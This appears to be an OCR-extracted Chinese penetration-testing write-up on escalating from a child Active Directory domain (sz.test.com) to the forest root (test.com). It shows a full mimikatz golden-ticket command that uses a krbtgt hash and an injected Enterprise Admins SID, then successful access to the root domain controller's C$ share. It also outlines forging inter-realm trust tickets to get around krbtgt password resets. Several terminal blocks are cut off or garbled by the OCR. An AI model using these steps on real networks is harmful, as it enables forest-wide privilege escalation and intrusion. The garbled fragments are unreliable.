
```
PS C:\Users\Administrator\Desktop> Get-DomainTrust


SourceName       : sz.test.com
TargetName       : test.com
TrustType        : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes  : WITHIN_FOREST
TrustDirection   : Bidirectional
WhenCreated      : 2019/12/10 10:30:49
WhenChanged      : 2019/12/10 10:30:49
```



```
Forest                  : test.com
DomainControllers       : {dc.test.com}
Children                : {sz.test.com}
DomainMode              : Windows2012R2Domain
Parent                  :
PdcRoleOwner            : dc.test.com
RidRoleOwner            : dc.test.com
InfrastructureRoleOwner : dc.test.com
Name                    : test.com



PS C:\Users\Administrator\Desktop>
PS C:\Users\Administrator\Desktop>
PS C:\Users\Administrator\Desktop>
```



```
软件版本                     Windows Server 2012 R2 Standard

工作站域                     SZ0
工作站域 DNS 名称            sz.test.com
登录域                       SZ0

COM 打开超时 (秒)            0
COM 发送计数 (字节)          16
COM 发送超时 (毫秒)          250
命令成功完成。


C:\Users\Administrator\Desktop>dir \\dc.test.com\c$
拒绝访问。
```



```
Ticket(s) purge for current session is OK

mimikatz # kerberos::golden /user:administrator /domain:sz.test.com /sid:S-1-5-2
1-2371376506-234879451-3027120501 /sids:S-1-5-21-1258407096-1360244215-283291008
4-519 /krbtgt:80869f88122d699f45af5e56613bd0dc /ptt
User      : administrator
Domain    : sz.test.com (SZ)
SID       : S-1-5-21-2371376506-234879451-3027120501
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1258407096-1360244215-2832910084-519 ;
ServiceKey: 80869f88122d699f45af5e56613bd0dc - rc4_hmac_nt
Lifetime  : 2019/12/16 11:51:48 ; 2029/12/13 11:51:48 ; 2029/12/13 11:51:48
-> Ticket : ** Pass The Ticket **

 * PAC s
 * PAC s
 * EncTi
 * EncTi
 * KrbCr

Golden t
nt session

mi
```

```
ikat
```

管理员: C:\Windows\SYSTEM32\cmd.exe

```
ws [版本 6.3.9600]
oft Corporation。保留所有权利。

strator\Desktop>dir \\dc.test.com\c$

(x86)
2014/01/19  09:23    <DIR>          win-iso
2019/12/10  15:35    <DIR>          Windows
               0 个文件              0 字节
               7 个目录 33,692,979,200 可用字节
```

如果防御方为了对抗golden ticket,定期重置krbtgt密码,怎么办?

https://www.microsoft.com/security/blog/2015/02/11/krbtgt-account-password-reset-scripts-now-available-for-customers/


February 11, 2015

KRBTGT Account Password Reset Scripts now available for customers

Case 2

同林trust key:Sid history

Inter-realm trust key制作同林golden ticket



A域用户

需要krbtgt hash

1.KRB_AS_REQ

2.KRB_AS_REP

3.KRB_TGS_REQ

4.KRB_TGS_REP(signed with the inter-realm trust key)

需要inter-realm trust key

5.KRB_TGS_REQ

6.KRB_TGS_REP

A域KDC


共享inter-realm key

B域KDC

7.KRB_AP_REQ

8.KRB_AP_REP (optional)

B域SMB\入职文档

